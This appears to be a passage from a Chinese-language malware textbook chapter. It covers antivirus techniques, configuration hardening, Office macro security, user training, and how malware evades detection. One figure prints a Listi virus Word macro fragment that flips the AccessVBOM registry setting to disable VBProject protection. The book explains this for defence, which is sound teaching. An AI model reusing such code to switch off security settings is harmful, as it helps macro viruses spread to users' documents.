种它绕过某种特定的防御机制的途径成为可能。没有哪种简单的工具软件能够可靠地阻止所有 Malware 的进攻，然而同时使用几种保护措施就可以保证这一点。如果其中一种防御机制被绕开，其他措施还有机会避免系统被感染。这是一种经典的皮带——吊裤带方法，如果有人剪断了你的裤子的吊带，你还有—根皮带系着你的裤子。基于这种思想，我们论述了几种防御病毒和保持你的裤子还穿在身上的关键机制，包括反病毒软件、配置强化（Configuration hardening）和用户培训等。

贯穿本书，每一章都会向你介绍对付该章所讨论的特定的 Malware 威胁的最有效方法。当你阅读这些防御技术时，记住它们中的一些能对付不止一种的 Malware 技术。例如，反病毒软件在对抗病毒、捕获蠕虫和特洛伊木马方面很重要。在本章的余下内容中，我们将以一个病毒防御者的心态来看看这些防御措施。在后面的章节中，我们将再次介绍这些软件，但是将侧重于防御蠕虫、特洛伊木马、RootKit 和其他 Malware 进行讲述。

2.4.1 反病毒软件

反病毒软件是我们现在最为普遍使用的安全机制。即使最为吝啬的首席信息官（Chief Information Officer, CIO）也会承认这一点，没有反病毒软件就像是违背了当今计算环境下已经变得很平常的维护准则。

在家中部署反病毒软件时，与安装其他不同的程序上没有什么两样。在典型的家庭安装中，若你将反病毒软件应用于每台家用电脑中，你就能达到很好的配置。而应用在商用环境中的杀毒软件往往更加复杂并提供更多的安装选项。当考虑在某机构中的何处安装反病毒软件时，需要注意这些可能成为病毒入侵潜在宿主的通道的基本设施组件。

- ❖ **用户工作站**：当用户双击 E-mail 附件或从网上下载文件时，他们可能会遇到将要入侵其计算机的 Malware。因此将反病毒软件运行在用户的工作站上非常关键，包括台式机和笔记本电脑。
- ❖ **文件服务器**：它不仅是用户文件的保存中心，而且是检测和根除恶意代码的战略要地。所以，将反病毒软件运行于文件服务器上是个很好的想法。
- ❖ **邮件服务器**：它不仅是一个机构内部的邮件处理中心，也是在恶意 E-mail 附件到达最终用户之前进行扫描的战略要地。在其上安装反病毒软件使你避免在用户端防护无效或者用户的病毒特征代码库长时间不更新而造成危害。
- ❖ **应用程序服务器**：它一般运行基于网络的应用程序，用于实现特定商业任务，终端用户不能直接访问应用程序服务器的文件系统。系统管理员往往对在应用程序服务器上安装反病毒软件很谨慎，因为反病毒软件会干扰系统核心应用程序的操作。若是让你来决定，你也许会放弃安装，但即使放弃也应该采取其他保护措施，例如配置强化。

- ❖ **边界防火墙**: 位于网络边界的防火墙通常被配置为与反病毒服务器集成起来, 对进出该组织网络的 E-mail 和 Web 信息进行扫描。在 Malware 渗入你的基础结构之前, 在这一点上将其捕获是防御恶意代码的有力武器。
- ❖ **手持设备**: 这些轻量级的设备通常用做个人数字助理 (Personal Digital Assistants, PDAs)。制造商在手持设备上增加了无线网络接入和其他网络功能。并且随着 PDA 的处理和存储能力不断增强, 将很可能使它成为 Malware 的攻击目标。虽然迄今为止只有为数不多的病毒以手持设备为攻击目标, 但需要关注这一威胁的演变。如果感染威胁证明在其上部署反病毒软件的代价是值得的, 那就安装吧。

取决于你的基础结构的复杂性和你的预算, 你也许不会在以上所有的位置安装反病毒软件。没关系, 只要你将部署反病毒软件和以下要讲述的其他防御 Malware 的措施结合起来使用就行。但是, 请你至少在用户的工作站、文件服务器和邮件服务器上安装反病毒软件。

既然我们已经知道在什么地方安装反病毒软件了, 那么下面我们重点考虑它是如何工作的。为了充分利用你的反病毒软件, 我们将讨论它们在检测恶意代码方面的能力和缺陷, 这些技术也就是特征码法、启发法和完整性验证。

病毒特征码

反病毒软件检测恶意代码所使用的一种最简单也是最流行的方法是利用病毒的特征码, 反病毒软件提供商收集 Malware 的样本并采集它们的“指纹”。成千上万的病毒特征码被收集到一个数据库中, 给病毒扫描器对比时使用。病毒特征码库被分发到受保护的系统上, 当反病毒软件扫描文件时, 将当前的文件与病毒特征码库进行对比, 并检测是否有文件片断与已知的 Malware 样本相吻合。图 2-9 描述了这个过程, 图中一个用十六进制字符表示的文件片断, 其中有一段字节序列, 基于病毒特征码的探测器会把它识别为属于某个病毒的特征码。

病毒特征码可能就像这行编码一样

EB	16	A8	54	00	00	41	42	07	48	48	4C	43	4F	00	14
06	4B	5D	42	52	47	51	00	4C	62	4C	70	00	00	FF	15
00	70	40	00	A3	0A	23	40	00	83	C4	84	8B	CC	50	E8
7C	00	00	00	5E	A1	35	0A	27	DA	1C	FA	37	CB	90	E7
48	B5	C9	EE	DD	C5	3B	14	ED	38	A4	6F	F8	67	D3	73

图 2-9 基于特征码的探测器, 通过在文件中寻找熟悉的特征码来确定已知的 Malware 样本

当用户访问受保护系统中的文件时, 反病毒软件可能试图迅速查找常见的 Malware 特征码, 用户可以规定对所有的文件都使用这种方式进行扫描。鉴于传染技术的多样性, 这

常常是首选的配置。作为一个更加高效，但并不彻底的选择，用户可以要求仅对最有可能含有病毒的文件类型进行扫描，例如.EXE、.COM 和.DOC 文件等。由于性能的原因，在不方便使用实时扫描的情况下，用户可通过将反病毒程序指向需检测文件的方法手动执行扫描。

对于基于病毒特征码的检测方法，最大挑战是反病毒软件只有包含了这个特征码，才能利用这个特征码在受害系统中发现该病毒。这意味着反病毒软件供应商需要尽力收集新的病毒样本，开发出能够标志它们的特征码，并尽快将特征码分发到客户端。这也是我们每天例行公事地下载最新的病毒特征码库并更新被保护计算机上反病毒软件的病毒定义如此重要的主要原因。

幸运的是，现代的反病毒软件允许用户通过 Internet 更新病毒特征码，而无须手动交互执行。例如 Symantec 的诺顿反病毒软件拥有一个如图 2-10 所示的应用程序——LiveUpdate。用户可以安排 LiveUpdate 定时自动运行，也可以手动下载并安装最新的病毒特征码库。企业版的反病毒软件为整个单位提供如何将病毒库更新分发到自己系统中的附加控制能力。例如，Symantec 的中心管理控制台允许管理员定义更新计划表，并且提供对病毒特征码部署的有效性和病毒保护机制的监控能力。



图 2-10 LiveUpdate 与诺顿杀毒软件结合，使用户通过 Internet 找到最新的病毒特征码

即使快速频繁地进行更新，匹配病毒特征码的方法仍然有不可克服的缺点。其中的原因之一是，我们总是走在 Malware 创作者发布全新或者只是稍稍修改的病毒版本之后。另外，某个坏家伙可能会创建一个定制的病毒，使其一直保持伪装直到感染到特定的目标。由于没有广泛传播，反病毒软件的开发人员就无法创建病毒的特征码。等到病毒已经部署

到目标上，时间已经太晚了，我们无法阻止大的破坏。另一个基于病毒特征码检测方法的大的弱点是单独使用这一种方法时，它不能识别这类恶意代码——设计为在传播过程中自动改变自身形态从而使其不能与任何特征码匹配。我们将在本章后面看到这种“反侦察”技术。正如你所想到的，如果一个病毒不断改变其代码，那么反病毒软件供应商将很难为其创建一个可靠的特征码。

启发法

考虑一下这样一种情况，你被安排指出所有你遇见到的世界一流的国际间谍，但是你不知道他们的实际长相。你接手了这项任务，首先设计一个矩阵。在其中列出众所周知的间谍特性，并根据这些特性标志间谍的能力的强弱给它们赋予不同的分值，可能得出一个类似这样的列表。

- ✎ 穿着时髦的服装或晚礼服（70分）。
- ✎ 在大灾难和其他不大可能生存的环境中幸存下来（30分）。
- ✎ 开着一辆漂亮的小汽车（80分）。
- ✎ 每天都梳着漂亮的发型（58分）。

列表可能还会继续写下去，但你已经知道我的意思了。如果一个人得到的分数总和超过了某个特定的值，即使以前从来没有见过这个间谍，你也可能会判定他或她有可能是一个间谍，然后你就可以请求坐进那辆漂亮的汽车中搭个便车。

意识到了基于特征码的检测方法的局限性，反病毒厂商已经设计出多类型似的方法。通过这些方法，能够检测到以前从未出现且表现出一定行为特征和结构特征的病毒。例如 Symantec，在其诺顿反病毒软件中称这种特性为“Bloodhound”（大侦探犬）。基于启发式的检测引擎在扫描文件时会查找经常出现在病毒中的特征，如下所列。

- ✎ 试图访问引导区。
- ✎ 试图找出当前目录下的所有文档。
- ✎ 试图对一个 EXE 文件执行写操作。
- ✎ 试图删除硬盘中的数据。

当启发式的扫描器分析文件时，它通常为遇到的类似病毒的特征赋予一个权值。如果一个文件的总权值超出了某一临界值，扫描器就将其看做是恶意代码。如果扫描器的设计者将临界值设得太低，用户就会被错误的警报弄得不知所措；另一方面，如果临界值设得太高，或者类似病毒的特征没有被恰当地定义，检测器就会遗漏掉许多病毒。任何一种情况发生都会使用户的保护措施受到限制，除非设置了恰当的灵敏度。

如果反病毒软件只有在病毒表现出类似感染程序或删除文件这类恶意行为时才能检测出 Malware，那么这种技术就不是非常有效了。如果那样的话，你可能会收到反病毒软件这样的警告：“你的系统已经彻底地被病毒破坏了！祝你愉快。”尽管这的确是一条很有意

思的信息，但是你必须得在 Malware 破坏自己的计算机之前得到这个警告信息。提前得到警告信息的技巧是以某种方式分析可疑文件，这种方式允许反病毒软件进行估计。即如果病毒有机会实际执行的话，它会做些什么，这样的分析必须在恶意代码执行前进行。反病毒软件试图通过模拟将要执行潜在恶意程序的处理器来实现这一目的。可执行文件在 Intel x86 机器上编译后，这种方法需要模拟 X86 处理器的核心特性。在 VBScript 宏嵌入到 Microsoft Office 文档中的情况下，这个方法需要模拟 VBScript 处理引擎的基本功能。

由于很难可靠地模拟处理器，所以启发式的检测方法远没有上面说得那么轻松。评定基于宏的病毒的影响尤其是一个挑战，因为它们的结构和可能的执行流程比已经编译过的可执行文件更难预测。这样，病毒扫描器不能将启发式方法作为检测病毒借助的惟一方法，它们也需要古老而好用的特征码技术，有时还需要使用下面将要描述的完整性验证方法。

完整性验证

在防御病毒时，我们所面对的是那些在传播时修改宿主程序的产品。因此，一种检测病毒存在的方法就是找出被意外修改过的文件。完整性验证过程通过以下步骤实现这个目的。

(1) 当机器处于未被感染的状态时，计算需要监测的文件特征码（以校验和或者密码哈希表的形式），并将其保存在基准数据库（baseline database）中。

(2) 当扫描文件系统搜寻到可疑的修改时，计算被监控文件的特征码并与保存在基准数据库中的数值进行比较。

(3) 如果检测到在当前状态和基准状态间存在莫名其妙的差异，就发出警报。

有几种专门实现这样的完整性验证程序的商用应用程序和免费应用程序，这些应用程序中最著名的是 Tripwire（可在 www.tripwire.com 找到）。自从该软件于 1992 年首次发布以来，它就可以检测出对文件系统未经授权的修改。Tripwire 及同类型的其他软件本质上并不是病毒检测器，这类程序只是警告管理员计算机状态发生的可疑变化，而不管该变化是 Malware 所致，还是通过其他途径的执行所致。在第 6 章和第 7 章中分析特洛伊木马和 RootKit 时，我们将更加详细地讨论这些文件完整性检测工具。

完整性验证的方法也能够用于反病毒软件，虽然供应商很少在其软件中采用该机制。Sophos 反病毒软件以使用校验和而著称，校验和可以帮助确定文件是否需要其他检测方法来进行更细致的检测。在扫描文件时，Sophos 反病毒软件计算文件的校验和并将其与早期计算的数值进行比较。如果校验和不匹配，那么这个文件就有可能被感染了，反病毒程序可能需要更彻底地检测该文件[23]。

反病毒软件为了充分利用完整性验证技术，可能会有选择地对“采集了指纹”的文件的某些部分进行基准比较。例如，允许由于用户编辑 Microsoft Word 文档的文本内容而导致的文档内容改变，然而这种情况远不及内嵌在文档中的宏被修改普遍。因此，反病毒软

件对检测到的文档中宏部分内容的变化更加警惕。

完整性验证方法的主要局限是只有当感染发生后才能检测得到，然而对于包括搜索已知 Malware 样本特征码的方法以及使用启发法检测有害代码的工具包来说，该方法是一种有用的补充。不幸的是，即使是实现了所有这些检测技术的反病毒软件，也不能捕获出现的所有 Malware。为了增强反病毒能力，我们可以使用配置强化技术，该技术可以为抵抗 Malware 侵袭提供更进一步的保护。

2.4.2 配置强化

配置强化是一种功能强大的病毒防御措施，这是因为它把重点放在使环境尽可能地不被感染，同时阻止被感染后病毒的传播。这种防御技术通常与下列的安全目标结合，相互配合工作。

✎ **最小特权原则**：规定对数据和程序的访问应该限制在那些用户为了完成作业任务明确需要的文件。有时，最小特权原则简写为 POLP(Principle Of Least Privilege)，亲切地将其读做“polyp”。

✎ **最小化活动组件数量**：指那些系统提供业务目的服务时不需要的功能。

这些安全目标是设置和防御各类计算机攻击可靠的防御措施的主要方面，不管这些攻击是否涉及恶意代码。已经有完整的书籍和系统的教程讲述如何确定单个操作系统和应用程序的配置。不过，如果你学习了与强化操作系统配置相关的很多信息，那么在防止病毒感染方面一定会有一些相应的独特见解。

✎ 如果你拥有**全局**管理权限，在执行日常工作时，你应该以一个没有特权的普通账户来登录，然后使用像 su 和 Runas.exe 这样的工具执行那些需要超级用户权限的任务。绝不要以 UNIX 的 root 用户 (root user) 或 Windows 的管理员组中的任何用户登录后进行网上冲浪或者阅读电子邮件。如果以这种方式冲浪或阅读电子邮件，你就是在自找麻烦，因为在你的浏览器和邮件阅读器中所有的 Malware 都会以超级管理员的权限运行。

✎ 停用或删除那些安装在你的工作站或服务器中的默认操作系统映像部分中不必要的服务或工具。

✎ 使用允许你限制对敏感文件访问的文件系统，在 Windows 环境中，从 FAT 文件系统变成 NTFS 文件系统。NTFS 比相对较弱的 FAT 文件系统安全度高得多，相对于 Windows 允许你在确实很弱和更加安全的文件系统之间进行选择，大多数 UNIX 文件系统包含一些内置的安全性能。

✎ 为用户账号配置组隶属关系，并增强访问限制，以此来防止病毒以单用户权限执行进而感染整个文件服务器。

- ✎ 使用像 Bastille Linux (www.bastille-linux.org)、JASS(www.sun.com/software/security/jass)，及 Windows Security Templates 这样的免费工具，以使众多其他的强化配置自动化执行，我们将在第 7 章中更加详细地研究 Bastille 和一些特定的 Windows 安全模板。
- ✎ 使用那些可以从 CIS (the Center for Internet Security, 可以在 www.cisecurity.org 获得) 免费获得的评估工具，将你的系统设置与基于已建立的最优实践基准对比，这个 CIS 评估工具同样会在第 7 章中详细论述。

除了这些高级的建议之外，还有一些专门针对应用程序的安全措施需要说明，这些内置在 Microsoft Office 中的防御机制有助于保护文档不受感染。因为 Office 的使用是如此广泛，所以它经常受到攻击，我们需要介绍这些特别的建议。如果我们能够恰当地实施这些建议，那么它们在减少与宏病毒相关的威胁方面会收到令人吃惊的效果。

尽管自 2.0 版本 Microsoft Word 就已经开始支持宏了，但实际情况是我们相互交换的绝大多数合法文档并不含有宏。在 Word 2.0 发布后的几年中，Microsoft 慢慢意识到了这个问题，于是在某个文档包含宏时提示用户如图 2-11 所示的警告信息来增强程序的安全性。



图 2-11 如果当前打开的文档中包含有宏，Microsoft Word 会向用户发出警告

为用户显示类似的警告信息的主要问题是他们可能会不考虑后果而直接单击 Enable Macros (允许使用宏) 选项，因此触发了嵌入在文档中的恶意代码。幸运的是，Microsoft Office XP 和后续版本的默认安装会在不向用户显示任何警告信息的情况下，“悄悄地”禁止使用不可信的宏。这种可信级别基于数字化签名编码 (digitally signed code)，用户可以在设置程序时进行配置。Microsoft Office 使用如图 2-12 所示的窗体定义安全级别，并基于该安全级别处理这样的宏。你可以选择 Tools→Macro→Security menu (工具→宏→安全菜单) 命令访问该项功能。

当安全级别设置为 High (高级) 时，即使用户打开一个包含恶意代码的文档，宏也会被悄悄地禁止，病毒将会处于潜伏状态。要在这样配置的计算机中执行某些宏，这些宏需

要由信任的发行商（不太可能有病毒出现）提供数字化签名，这种设置是为大多数单位明确推荐的。看到这种设置成为 Microsoft Office 的默认设置，我也非常高兴。




图 2-12 Microsoft Office 根据用户建立的安全等级处理宏

当安全级别设为 Medium（中级）时，除非宏提供有信任的发行商的数字签名；否则，就会为用户显示如图 2-11 所示的警告信息。我诚挚地希望你们不要考虑将安全级别设为 Low（低级），因为在这种设置下 Microsoft Office 将在没有预先显示警告的情况下运行嵌在文档中的宏。这种设置是非常危险的，如同是在蒙着眼睛，嚼着口香糖，并带着剪刀楼上楼下倒着跑。

Microsoft Office 内建有附加防御层来防止基于宏的感染，这个附加防御层在 Office XP 及其后续版本中是默认有效的，只要“Trust Access to Visual Basic Project”（信任访问 Visual Basic 项目）的复选框没有被选中，则此项功能就是激活的，如图 2-13 所示。大多数宏病毒通过执行 Microsoft Office 在其 Visual Basic Project (VBProject) 对象中的指令将自身从当前宿主复制到其他文档中，这种安全设置告诉 Office 阻止访问 VBProject 对象，从而禁止宏指令为病毒所用——将病毒代码复制到新的文档中。如果病毒不能复制代码，它就不能传播。请确保作为 Microsoft Office 的一部分发布的加载项和模板始终有效，默认情况下“Trust all installed add-ins and templates”（信任所有安装的加载项和模板）复选框为选中，这是一种对默认安装的合理设置。

对于那些已经部署了 Microsoft 活动目录单位的整个企业的管理，你甚至能够使用组策略（Group Policy）来集中定义这些设置，并防止组织中的用户擅自修改。为了完成这个任务，你需要找到随“Office Resource Kit”（Office 资源工具包）附带的 Microsoft Office 模板文件，它是可以单独购买的软件包。在将模板加载到“Group Policy Editor”（组策略编辑器）并浏

览到模板的有关部分后，你将获得为每一个 Microsoft Office 应用程序建立宏限制的功能。



图 2-13 不信任对 Visual Basic Project 的访问将有助于避免宏病毒感染系统中的文档

迄今为止，我们所讨论的技术在处理病毒问题上已经非常深入了，然而不管你使用了多少保护数据的措施，使用系统的人仍然是你的安全基础结构中的薄弱环节。如果还有更完美的技术性安全措施，你也可以实现它们。但是，粗心的用户很有可能意外地破坏你所有的安全措施：除非你花时间让他们了解到在对抗病毒威胁过程中的职责。

2.4.3 用户培训

通常情况下，我们系统的终端用户激活病毒的原因仅仅是因为他们不知道如何做比较。你必须通过帮助他们以便让其帮助自己，让你的用户认识到保护数据的重要性。告诉他们 Malware 传播所使用的技术，并帮助他们了解如何做才能够防止和检测到 Malware 感染。鉴于此，我建议把如下内容纳入你的安全意识训练材料及策略中。

- ❖ 当有些程序似乎无法工作时，不要试图关闭诸如反病毒软件或宏安全设置这样的防御机制；相反，应该与技术支持部门或者系统管理员联系，以使其能帮助你用不损失安全性的有效方法来解决问题。
- ❖ 小心那些非日常工作的文档附件，尤其是不要运行可执行文件，即使它们来自于你的朋友并宣称是一个很有意思的小游戏。
- ❖ 不要下载和安装来自于外部资源的程序，即使它们有可能是可以安装在自己计算机上的简单的应用程序，这些获得软件的来源应该预先取得系统管理员的许可。

- ✎ 不要将你自己的系统连接到公司的网络中，只有被公司认可和管制的系统才能够与公司的网络相连，其中包括连接到公司的虚拟专用网（VPN）的个人笔记本电脑和家用计算机。
- ✎ 学习识别病毒感染的迹象，诸如运行缓慢、系统崩溃、被退回电子邮件和反病毒警告等。如果你观察到可疑行为或收到确信被感染了的文件，要立即提醒系统管理员。遇到疑问时要寻求帮助。
- ✎ 当你收到病毒警告时，不要立即将它传给你的朋友和同事，通过诸如 www.truthorfiction.com 和 hoaxbusters.ciac.org 这样的网站检查该警告是否是一个玩笑。如果你仍然对这个警告放心不下，请联系技术支持部门或者系统管理员。

反病毒软件、配置强化和用户培训是与病毒对抗不可缺少的手段，尤其是与其他 Malware 防范技术组合使用时，本书的其余部分将讨论这些防范技术。然而，Malware 作者与我们试图阻止和检测恶意代码一样努力地试图绕过我们的安全机制。正如我们将在下面看到的那样，这将是一场永无止境的竞赛。

2.5 Malware 的自我保护技术

我们已经讨论了多种反击病毒的防御技术，但是病毒的作者们很清楚我们的防御措施，并“干劲十足”地致力于破坏这些防御措施。一种 Malware 可以采取几种技术来避免被发现和被清除，这些技术包括隐匿、多态、变异和惰化抗病毒软件（antivirus deactivation）。让我们对这些自我保护技术做一个简要的分析。

2.5.1 隐匿

隐匿指的是 Malware 在被感染系统中隐藏自己存在的过程。正如我们在本章前面讨论过的那样，伴侣病毒经常使用的一种原始的隐匿方法是简单设置病毒文件的“隐藏”属性，尽可能让受害者在文件目录列表中找不到它。流伴侣病毒有一个更强大的隐匿组件，当它们附着在宿主上时，并不产生新的文件，而且大多数的工具软件都会报告被感染文件的长度没有发生变化。在一个使用 NTFS 文件系统的 Windows 计算机中，这些病毒藏身于可变动数据流中，而这些数据流与系统中一些正常文件相关联。

另一种隐匿方法是病毒截获反病毒程序的读文件企图，并提供文件的未感染版本让反病毒程序扫描。当扫描程序读取已经被感染的文件时，被感染的文件显示的却是一个未被感染的假象。在另一种隐匿的情况下，一个病毒可能会放慢它感染和破坏文件的速度，致使用户很长时间后才意识到发生了什么。我们将在第 7 章和第 8 章中讨论 RootKit 时详尽地分析更加复杂的隐匿技术。

2.5.2 多态和变异

多态是恶意代码在并不实际改变自己基本功能的前提下修改自己的外观，以此来防止被发现的过程。多态这个术语可以形象地说是代码在同样的功能下可能采取多种形式。使用这项技术，病毒代码在每次运行时都会动态地改变自己。在完全不同的代码基础上仍然具有同样的功能，基于病毒代码以前形式的任何特征码将无法检测到变形后的新病毒版本。在基于脚本的病毒中实现这种技术的最简单方法之一可能是让病毒在感染一个新主机之前修改其内部变量和子程序的名称，这些名称通常是随机选取的，目的是为了使创建病毒样本特征码的工作更加复杂。

另一种实现多态技术的做法是调整包含在病毒体内的指令的顺序，这可能是十分棘手的事情，因为 Malware 必须保证新的指令顺序不会改变代码的功能。病毒也可能通过插入不做任何事情指令来修改自己的特征码，例如为一个值减去 1 再加上 1。这些在功能上的无用指令可以使代码保持原来的功能，但是可以逃避基于特征码的检测。

还有一种多态技术是一个病毒对自己的大部分代码进行加密，留下的明码 (clear text) 只是在运行时对自己的加密代码自动解密的必要指令。病毒通常会使用随机产生的不同密钥为自己加密，并把这个密钥嵌入到自己代码的某个位置。然后改变解密算法的样子，以此来干扰基于特征码的病毒扫描程序。1992 年左右发布的 MtE 变形引擎 (mutation engine) 是第 1 个通过变异解密算法使任意恶意代码具有多态功能的工具。

变异采用了这样的过程，即在病毒传播的过程中通过稍微改变其功能来进一步变异病毒样本。一般情况下，为了保证病毒躲避检测并且不减弱自身的破坏能力，其实现方法都非常巧妙，变异病毒经常通过改变变异例程和加密例程的位置来改变自己的文件结构。另外，变异实例能够动态地对自身进行分解，例如 Simile 改变自己的代码，然后重新组装成可执行的形式。我们将在第 3 章中详细讨论应用到蠕虫上的多态和变异。

2.5.3 惰化反病毒软件

恶意代码试图保护自己的方法之一是使目标机器上的反病毒机制失效，最突出的惰化对象是被感染系统上运行的反病毒软件的进程。使用这种技术最成功的病毒能够在不知不觉中进入系统，然后赶在被检测到或者在用户更新病毒特征码数据库之前快速地向反病毒软件失效。

ProcKill 特洛伊就是这样的 Malware 样本的一个例子，它拥有一个超过 200 个进程名称列表，这些进程通常属于反病毒软件和个人防火墙。一旦被载入系统，ProcKill 就搜索正在运行进程的列表，并中止那些“认识”的进程[24]。在没有合适的反病毒软件和个人防火墙进程运行的情况下，病毒就可以随意地感染和改变系统。

在2000年出现的MTX蠕虫/病毒对这一技术进行了有趣的扩充，MTX在感染了系统之后，它会监视受害者对Internet的访问，然后阻塞对可能是反病毒服务提供商的网站的访问。类似这样的方法会阻止用户轻松地安装反病毒软件或者更新病毒特征码数据库，这是坏家伙们使用的一种巧妙，但令人讨厌的方法。如果你不能使用升级病毒特征码数据库功能，你将不能在你的计算机中检测到新的Malware。

还有一些病毒试图绕过我们前边讨论过的Microsoft Office强制的安全限制，你可能想起Microsoft Office允许我们避开对VBProject对象的访问，这些对象包含了经常被宏病毒用来感染新文档的命令。这个限制通过注册表设置控制，而病毒可以操纵注册表。如果用户允许被感染文档的宏执行，病毒就会改变这个注册表设置，删除对VBProject对象的访问限制。Listi（也被称为“Kallisti”）病毒使用了这项技术，它所用的代码片段如图2-14所示。

如果 VB 程序是 访问受限的……	然后允许 其注册项	并重启 Word	<pre> If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security", "AccessVBOM") <> 1& Then System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security", "AccessVBOM") = 1& WordBasic.FileExit dlg End If </pre>
----------------------	--------------	----------	---

图 2-14 Listi 病毒使用这一代码片段确保其能够访问 Microsoft Word 中的 VBProject 对象

Listi 的这一段代码从检查注册表的 AccessVBOM 键值开始，如果 AccessVBOM 设置为 1，那么未限制对 VBProject 对象的访问，病毒可以继续感染；如果限制了 VBProject 对象的访问（即键值大于或者小于 1），Listi 会将注册码设置为 1，然后通过调用 WordBasic.FileExit 命令退出 Microsoft Word。因为 AccessVBOM 键值被修改了，因此需要重新启动 Word 才能生效。下次用户打开被感染的文档，对 VBProject 对象的访问就再也不会受到限制，病毒可以继续进行传播。

2.5.4 挫败 Malware 的自我保护技术

正如你所看到的那样，恶意代码确实有一些绕过我们的安全机制的方法。对于这些方法中的每一个，我们都有对付的方法。然而恶意代码又会有新方法对抗那些对付它们的方法，如此不断循环下去。为了能在这种环境中保持有效，你必须真正理解这些威胁及其在你的系统中是如何实现的，而且你不能仅依靠单层的防护措施对付 Malware 的感染，Malware 的每一种自我保护技术都可以通过不断完善反病毒软件、配置强化，以及用户教育来挫败。反病毒软件一天比一天智能化，能够发现秘密的多态代码并逃过简单的情化企图。通过保持反病毒特征码和扫描引擎的不断更新，你会从这些更新中获益。另外，通过

良好的用户培训，即使是非常狡猾的恶意代码也不太可能在第一时间找到进入你的系统的方法。

2.6 结论

随着网络蠕虫的扩散，一些人认为简单而陈旧的计算机病毒已经过时了。但是，尽管我们有这种错误的认识，Malware 的作者还在继续创造和传播病毒。更为重要的是，他们把病毒的特性组合到其他类型的恶意代码中。软件能够自我复制，并把自身附着到良性程序中。这种思想非常可怕，这些特性允许 Malware 更加深入地到达网络的基础结构。不管 Malware 是通过软盘驱动器、USB 驱动器，还是网络的方式传播，它将继续寻找越过安全界限的方法。防御者和攻击者之间的装备竞赛愈演愈烈，特别是在本章中讨论以蠕虫形式在网络上传播的技术时。在下一章中，我们将分析蠕虫的性能，讨论蠕虫未来的演化趋势，并考虑在防御恶意代码破坏时能够采取的其他方法。

2.7 总结

病毒就是能够自我复制的软件，它通过将自己附着到其他程序上来传播。在大多数情况下，病毒期望用户采取诸如打开受感染程序的行为来激活它。一旦病毒被激活，它能够把自己附着到受害者可能会访问的其他程序上，通过这种方式来继续传播。激活一个病毒可能也会触发它的有效载荷，这个有效载荷被设计为执行具有破坏性或扰乱性的行为，例如删除文件、破坏数据，或在受害者的屏幕上显示信息等。

病毒能把自己附着到可执行文件、引导区、文档，以及脚本等几类型的载体程序上等。以可执行文件或脚本为攻击目标的病毒类型有代表性地通过改写、前置或者附加的方法感染其宿主。当病毒附着到引导区时，它通常把原来的引导区的一份拷贝存储到硬盘上的某个位置。一旦病毒被加载到内存中，启动程序仍可以继续运行。尽管现代的操作系统在启动后能够防止典型的引导区病毒激活，但是这样的病毒仍然能够在系统的整个启动过程的早期引起破坏。

把自己附着到文档的病毒希望打开受感染文档的程序运行嵌在其中的宏，如果被激活，宏病毒通常会感染用户的默认模板。例如 Microsoft Word 中的 Normal.dot 文件，在系统中持久地存活。由于以 Microsoft Office 文档为攻击目标的宏病毒的流行，Microsoft Office 允许我们取消执行不可靠的宏以阻止访问危险的 VBProject 对象。

当病毒试图到达一个新的系统时，它通常依靠人们将它们从一台计算机带到另外一台计算机。可移动存储设备、电子邮件附件、Internet 下载文件和共享目录是病毒的主要传播

机制。应该使用杀毒软件仔细检查这些恶意代码载体。

杀毒软件利用特征码法、启发法和完整性验证这3种主要的技术检测恶意代码。在这些方法中，查找已知病毒实例特征码是最流行的方法。不幸的是，当病毒采用了多态和变形的技术，纯粹基于特征码的检测可能会被欺骗，因为这种技术不能检测出未预先采集“指纹”的病毒。启发法是最完善的检测恶意代码的技术，因为这种技术试图根据病毒可能表现的行为来识别病毒。它包括仿真程序的执行来决定程序是否是一个病毒，但它对宏病毒很难奏效。完整性验证则试图检测被扫描文件的意外变化，即使没能够预防感染，这种技术对识别已被修改的文件也是很有用的。

配置强化通过遵循最小特权的原则，以及消除系统中不是绝对需要的部件的方法，为增强基础结构的适应性，你可以使用大量的核对清单和自动化工具来加固你的操作系统和应用软件的配置。防御 Malware 另一个重要的因素是用户培训，如果你向系统的终端用户说明了他们可以做些什么来防止病毒的传播，以及应该如何识别被感染的迹象，他们就能够帮助你保护系统环境。

为了进行自我保护，Malware 采取了一些逃避检测和清除的技术。隐匿是一种试图隐藏病毒在被感染的系统中存在的自我保护方法，多态和变形技术涉及到恶意代码的自动变异，这使得创建其特征码变得困难。Malware 能积极地攻击杀毒软件和个人防火墙，它通过结束杀毒软件和个人防火墙的进程，阻止访问安全提供商的网站，并使已经实施的对抗病毒感染的保护措施失效等方法达到其目的。

2.8 参考文献

- [1] Alef0, "Computer Recreations," *Software—Practice and Experience*, Vol. 2, pp. 93–96, 1972
- [2] A. K. Dewdney, "Computer Recreations: In the game called Core War hostile programs engage in a battle of bits," *Scientific American*, pp. 14–22, 1984
- [3] John Walker, "The Animal Episode," Open letter to A. K. Dewdney, February 1985, www.fourmilab.ch/documents/univac/animal.html
- [4] Rich Skrenta, "Elk Cloner (circa 1982)," www.skrenta.com/cloner
- [5] Jeremy Paquette, "A History of Viruses," July 2000, www.securityfocus.com/infocus/1286
